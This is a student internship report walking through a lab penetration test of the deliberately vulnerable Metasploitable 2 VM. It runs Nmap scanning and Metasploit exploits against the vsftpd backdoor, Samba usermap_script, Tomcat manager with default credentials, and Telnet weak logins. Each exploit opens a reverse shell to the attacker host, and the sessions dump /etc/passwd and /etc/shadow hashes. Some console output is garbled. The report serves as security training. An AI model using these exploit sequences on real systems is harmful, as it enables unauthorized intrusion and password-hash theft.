This task provided practical exposure to exploiting XSS and HTML Injection vulnerabilities. Different attack techniques were successfully performed, demonstrating how web applications can be compromised through improper input handling.

11. Final Outcome

- ⑩ Successfully performed Reflected XSS
- ⑩ Executed Stored XSS attacks
- ⑩ Demonstrated DOM-based XSS
- ⑩ Modified page using HTML Injection
- ⑩ Learned prevention techniques

CYBER SECURITY INTERNSHIP REPORT

Student Name: Rudresha RK

University: Presidency University Bangalore, Karnataka

Company Name: Anonymous India Cyber Defense Academy

Major: Computer Science Engineering (Cybersecurity)

Duration: April 2, 2026 to May 2, 2026

Domain: Ethical Hacking

Mentor: Akash Das

Coordinator: Akash Das

Projects and Tasks (Intermediate Level)

Assessment 7: Exploiting Open Ports using Metasploit (with Privilege Escalation)

1. Introduction

The objective of this task is to perform a complete penetration testing lifecycle including reconnaissance, service enumeration, exploitation, and privilege escalation using tools such as **Nmap** and **Metasploit Framework**.

The target system used is **Metasploitable 2**, which is intentionally designed with multiple vulnerabilities for security testing and learning purposes.

2. Lab Environment

- Attacker Machine: Kali Linux
- Target Machine: Metasploitable 2
- Target IP Address: 192.168.56.101
- Tools Used:
 - Nmap
 - Metasploit Framework
- Network Type: Virtual Lab (Host-only Adapter)

3. Methodology

3.1 Network Scanning using Nmap

Command


```
nmap -sV -O -p- 192.168.56.101
```

What is done

A full port scan was performed to identify all open ports, running services, and OS details of the target.

Why it is done

This step helps in identifying potential entry points (attack surface) for exploitation.



```
Session Actions Edit View Help
(rudresh@kali)~$ nmap -sV -O -p- 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-23 22:02 +0530
Nmap scan report for 192.168.56.101
Host is up (0.00022s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login          netkit-rsh rlogind
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd        distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  x11            (access denied)
6667/tcp  open  irc            UnrealIRCd
6697/tcp  open  irc            UnrealIRCd
8089/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb            Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbc)
34610/tcp open  status         1 (RPC #100024)
43245/tcp open  nlockmgr       1-4 (RPC #100021)
54658/tcp open  mountd         1-3 (RPC #100005)
55433/tcp open  java-rmi       GNU Classpath grmiregistry
MAC Address: 08:00:27:9D:00:FE (Oracle VirtualBox virtual NIC)
Device type: general purpose
```

3.2 Analysis of Open Ports

Observed Services

Port	Service	Risk
21	FTP (vsFTPD 2.3.4)	Backdoor vulnerability
23	Telnet	Insecure protocol
80	HTTP	Web vulnerabilities
445	SMB (Samba)	Remote execution
3306	MySQL	Weak credentials

What is done

The detected services and versions were analyzed.

Why it is done

Outdated or misconfigured services often contain known vulnerabilities that can be exploited.

3.3 Launching Metasploit Framework

```
msfconsole
```

What is done

Metasploit Framework is launched.

Why it is done

To use pre-built exploit modules for attacking vulnerable services.

3.4 Searching for Exploits

```
search vsftpd
```

```
search samba
```

```
search tomcat
```

What is done

Relevant exploit modules are searched.

Why it is done

To find the correct exploit matching the identified vulnerabilities.

```

msf > search vsftpd

Matching Modules
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent Yes    v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > search samba

Matching Modules
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21      excellent Yes    Citrix Access Gateway Command Execution
1  exploit/windows/license/calliclnt_getconfig 2005-03-02      average No     Computer Associates License Client GETCONFIG Overflow
2  \ target: Automatic
3  \ target: Windows 2000 English
4  \ target: Windows XP English SP0-1
5  \ target: Windows XP English SP2
6  \ target: Windows 2003 English SP0
7  exploit/unix/misc/distcc_exec             2002-02-01      excellent Yes    DistCC Daemon Command Execution
8  exploit/windows/smb/group_policy_startup     2015-01-26      manual No     Group Policy Script Execution From Shared Resource
9  \ target: Windows x86
10 \ target: Windows x64
11 post/linux/gather/enum_configs             .               normal No     Linux Gather Configurations
12 auxiliary/scanner/rsync/modules_list       .               normal No     List Rsync Modules
13 exploit/windows/fileformat/ms14_060_sandworm 2014-10-14      excellent No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
14 exploit/unix/http/quest_kace_systems_management_rce 2018-05-31      excellent Yes    Quest KACE Systems Management Command Injection
15 exploit/multi/smb/usermap_script           2007-05-14      excellent No     "Username map script" Command Execution
16 exploit/multi/smb/nttrans                  2003-04-07      average No     2.2.2 - 2.2.6 nttrans Buffer Overflow
17 exploit/linux/smb/setinfopolicy_heap       2012-04-10      normal Yes    SetInformationPolicy AuditEventsInfo Heap Overflow
18 \ target: 2:3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10
19 \ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10

```

```

msf > search tomcat

Matching Modules
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/dos/http/apache_commons_fileupload_dos 2014-02-06      normal No     Apache Commons FileUpload and Apache DoS
1  exploit/multi/http/struts_dev_mode           2012-01-06      excellent Yes    Apache Struts 2 Developer Mode OGNL Execution
2  exploit/multi/http/struts2_namespace_ognl     2018-08-22      excellent Yes    Apache Struts 2 Namespace Redirect OGNL Injection
3  \ target: Automatic detection
4  \ target: Windows
5  \ target: Linux
6  exploit/multi/http/struts_code_exec_classloader 2014-03-06      manual No     Apache Struts ClassLoader Manipulation Remote Cod
7  \ target: Java
8  \ target: Linux
9  \ target: Windows
10 \ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)
11 auxiliary/admin/http/struts2_ghostcat        2020-02-20      normal Yes    Apache Struts2 AJP File Read
12 exploit/windows/http/struts2_cgi_cmdlineargs 2019-04-10      excellent Yes    Apache Struts2 CGIServlet enableCmdLineArguments V
13 exploit/multi/http/struts2_mgr_deploy        2009-11-09      excellent Yes    Apache Struts2 Manager Application Deployer Authen
14 \ target: Automatic
15 \ target: Java Universal
16 \ target: Windows Universal
17 \ target: Linux x86
18 exploit/multi/http/struts2_mgr_upload        2009-11-09      excellent Yes    Apache Struts2 Manager Authenticated Upload Code E
19 \ target: Java Universal
20 \ target: Windows Universal
21 \ target: Linux x86
22 auxiliary/dos/http/apache_mod_cgi_transfer_encoding 2010-07-09      normal No     Apache mod_cgi Transfer-Encoding Information Discl
23 auxiliary/scanner/http/struts2_enum          .               normal No     Apache Struts2 User Enumeration

```

3.5 Configuring Exploit Parameters

set RHOST 192.168.56.101

set LHOST 192.168.56.1

What is done

Target and attacker IPs are configured.

Why it is done

To ensure proper communication between attacker and target.

4. Exploitation Phase

4.1 FTP Exploitation (Port 21)

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
set RHOST 192.168.56.101
```

```
set LHOST 192.168.56.1
```

```
run
```

What is done


The vsFTPD backdoor vulnerability is exploited.

Why it is done

This vulnerability allows direct shell access without authentication.

Result

Shell access gained.



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.1:4444
[+] 192.168.56.101:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.101:44104) at 2026-04-23 22:18:35 +0530
meterpreter >
```

```

set exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] 192.168.56.101:21 - Backdoor has been spawned!
[*] Meterpreter session 2 opened (192.168.56.1:4444 → 192.168.56.101:44106) at 2026-04-23 22:19:36 +0530

meterpreter > sysinfo
Computer      : metasploitable.localdomain      Option 1: From Meterpreter (BEST)
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686                        Go back (thin shell)
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: root
meterpreter > cd /home
meterpreter > ls
Listing: /home

Then run:

Mode Permissions Size Type Last modified Name
-----
040755/rwxr-xr-x 4096 dir 2010-03-17 19:38:02 +0530 ftp
040755/rwxr-xr-x 4096 dir 2012-05-20 23:52:23 +0530 msfadmin
040755/rwxr-xr-x 4096 dir 2010-04-16 11:46:02 +0530 service multi/remote/local_exploit_suggester
040755/rwxr-xr-x 4096 dir 2010-05-08 00:08:06 +0530 user

meterpreter > cd /etc
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh

```

4.2 SMB Exploitation (Port 445)

use exploit/multi/samba/usermap_script

set RHOST 192.168.56.101

run

whoami ---- this command is used to know the user

ls

cat /etc/passwd ---this command is used for dump the password

uname -a --- this command is used to know the system info

cat /etc/shadow ----- this command is used to dump the hash password files

What is done

Samba service vulnerability is exploited.

Why it is done

It allows remote command execution.

Result

Command execution achieved.

```
Session Actions Edit View Help
exit
run
[*] 192.168.56.101 - Command shell session 3 closed.
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Command shell session 4 opened (192.168.56.1:4444 → 192.168.56.101:34029) at 2026-04-23 22:28:55 +0530

whoami
root
ls
bin
boot
cdrom
dev
etc
fsgxFFveQHn
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
wjp0ypSzhoku
```

This Result Is For Dumping The Hash Password Files:

```
Session Actions Edit View Help
xinetd.conf
xinetd.d
zsh_command_not_found
cat /etc/passwd
cat: /etc/passwd: No such file or directory
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/shadow
root:$1$avpF8Jl$0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPot$M1yc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:*:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R0XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.1hZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:*:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoI1IQKkPmUgZ0:14699:0:99999:7:::
```

4.3 Tomcat Exploitation (Port 8180)

use exploit/multi/http/tomcat_mgr_upload

set RHOST 192.168.56.101

set RPORT 8180


```
set HttpUsername tomcat
```

```
set HttpPassword tomcat
```

```
run
```

What is done


Malicious payload uploaded to Tomcat server.

Why it is done

To gain remote control using Meterpreter.

Result

Meterpreter session established.




```
Session Actions Edit View Help
1stcccd:*14698:0:99999:7:::
ser:$1$HESUPxrh$K...05693D6oX11QKKPmUgZ0:14699:0:99999:7:::
ervice:$1$K03ue72Z376xFLDUpR50hp6cJZ3Bu//:14715:0:99999:7:::
lnetd:*14715:0:99999:7:::
roftpd:1:14727:0:99999:7:::
tad:*15474:0:99999:7:::

background

background session 4? [y/N] y
sf exploit(multi/samba/usermap_script) > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
sf exploit(multi/http/tomcat_mgr_upload) > use exploit/multi/http/tomcat_mgr_upload
[*] Using configured payload java/meterpreter/reverse_tcp
sf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
sf exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
sf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
sf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Retrieving session ID and CSRF token ...
[*] Exploit aborted due to failure: unknown: Unable to access the Tomcat Manager
[*] Exploit completed, but no session was created.
sf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
sf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
sf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.56.1:4444 and using Meterpreter.
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying x8E0yu95QLS5ogrVR4fP0J0QyuT3UAS ...
[*] Executing x8E0yu95QLS5ogrVR4fP0J0QyuT3UAS ...
[*] Undeploying x8E0yu95QLS5ogrVR4fP0J0QyuT3UAS ... tomcat established.
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.56.101 (3: Tomcat Exploit)
[*] Meterpreter session 5 opened (192.168.56.1:4444 -> 192.168.56.101:37394) at 2026-04-23 22:42:32 +0530

meterpreter >
```



4.4 Telnet Exploitation (Port 23)

use auxiliary/scanner/telnet/telnet_login

set RHOSTS 192.168.56.101

set USERNAME msfadmin

set PASSWORD msfadmin

run

What is done

Login attempts on Telnet service.

Why it is done

Telnet often uses weak authentication.

Result

Unauthorized login successful.

```
msf auxiliary(scanner/telnet/telnet_login) > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > run
[*] 192.168.56.101:23 - No active DB -- Credential data will not be saved!
[*] 192.168.56.101:23 - 192.168.56.101:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.56.101:23 - Attempting to start session 192.168.56.101:23 with msfadmin:msfadmin
[*] Command shell session 7 opened (192.168.56.1:39371 -> 192.168.56.101:23) at 2026-04-23 22:55:39 +0530
[*] 192.168.56.101:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) > sessions
```

Active sessions

Id	Name	Type
2	meterpreter x86/linux	
4	shell cmd/unix	
5	meterpreter java/linux	
6	shell	
7	shell	

4.4 Telnet Exploitation (Port 23)

Information	Connection
root @ metasploitable.localdomain	192.168.56.1:4444 -> 192.168.56.101:44106 (192.168.56.101)
	192.168.56.1:4444 -> 192.168.56.101:34029 (192.168.56.101)
tomcat55 @ metasploitable	192.168.56.1:4444 -> 192.168.56.101:37394 (192.168.56.101)
TELNET msfadmin:msfadmin (192.168.56.101:23)	192.168.56.1:37573 -> 192.168.56.101:23 (192.168.56.101)
TELNET msfadmin:msfadmin (192.168.56.101:23)	192.168.56.1:39371 -> 192.168.56.101:23 (192.168.56.101)

```
msf auxiliary(scanner/telnet/telnet_login) > session -i 7
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf auxiliary(scanner/telnet/telnet_login) > sessions -i 7
[*] Starting interaction with 7...
```

Result

Unauthorized login successful.

msfadmin@metasploitable:~\$ ls

ls

vulnerable

msfadmin@metasploitable:~\$ whoami

whoami

msfadmin

msfadmin@metasploitable:~\$

5. Post-Exploitation

5. Post-Exploitation

5.1 Meterpreter Interaction

sysinfo

getuid

What is done

System information and current user checked.

Why it is done

To understand access level and system details.

```
msfadmin@metasploitable:~$ exit
exit
[*] 192.168.56.101 - Command shell session 7 closed.
msf auxiliary(scanner/telnet/telnet_login) > sessions

Active sessions

Id  Name  Type
--  --
2   meterpreter x86/linux
4   shell cmd/unix
5   meterpreter java/linux
6   shell

5.1 Meterpreter Interaction
Information
root @ metasploitable.localdomain
Connection
192.168.56.1:4444 → 192.168.56.101:44106 (192.168.56.101)
192.168.56.1:4444 → 192.168.56.101:34029 (192.168.56.101)
192.168.56.1:4444 → 192.168.56.101:37394 (192.168.56.101)
192.168.56.1:37573 → 192.168.56.101:23 (192.168.56.101)

msf auxiliary(scanner/telnet/telnet_login) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > sysinfo
Computer : metasploitable.localdomain
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > getuid
Server username: root
meterpreter >
```

5.2 System Enumeration

ls

pwd

cat /etc/passwd

What is done

Exploring files and user data.

Why it is done

To identify sensitive information and escalation paths.

```
msf auxiliary(scanner/telnet/telnet_login) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > sysinfo
Computer : metasploitable.localdomain
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > getuid
Server username: root
meterpreter > ls

Listing: /etc

Mode                Size      Type    Last modified      Name
----                -
-rw-r--r--          0          file    2010-03-17 04:29:32 +0530 .pwd.lock
-rw-r--r--          4096         dir     2012-05-21 00:14:31 +0530 X11
-rw-r--r--          2975         file    2010-03-17 04:30:57 +0530 adduser.conf
-rw-r--r--           44          file    2012-05-21 01:26:52 +0530 adjtime
-rw-r--r--           53          file    2010-03-17 04:43:01 +0530 aliases
-rw-r--r--          12288         file    2010-04-29 02:13:03 +0530 aliases.db
-rw-r--r--          12288         dir     2012-05-21 00:13:10 +0530 alternatives
-rw-r--r--          4096         dir     2012-05-21 01:15:56 +0530 apache2
-rw-r--r--          4096         dir     2010-03-17 04:41:26 +0530 apt
-rw-r--r--          4096         dir     2010-03-17 19:39:40 +0530 apparmor
-rw-r--r--          4096         dir     2010-04-16 11:36:00 +0530 apt
-rw-r--r--          144          file    2007-02-20 19:11:00 +0530 at.deny
-rw-r--r--          1733         file    2008-04-15 09:06:26 +0530 bash.bashrc
-rw-r--r--          216529         file    2008-04-15 07:15:23 +0530 bash_completion
-rw-r--r--          4096         dir     2010-04-28 10:25:16 +0530 bash_completion.d
-rw-r--r--          4096         dir     2010-03-17 04:29:31 +0530 belocs
-rw-r--r--          4096         dir     2010-03-17 19:49:18 +0530 bind
```

```
meterpreter > pwd
/etc
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
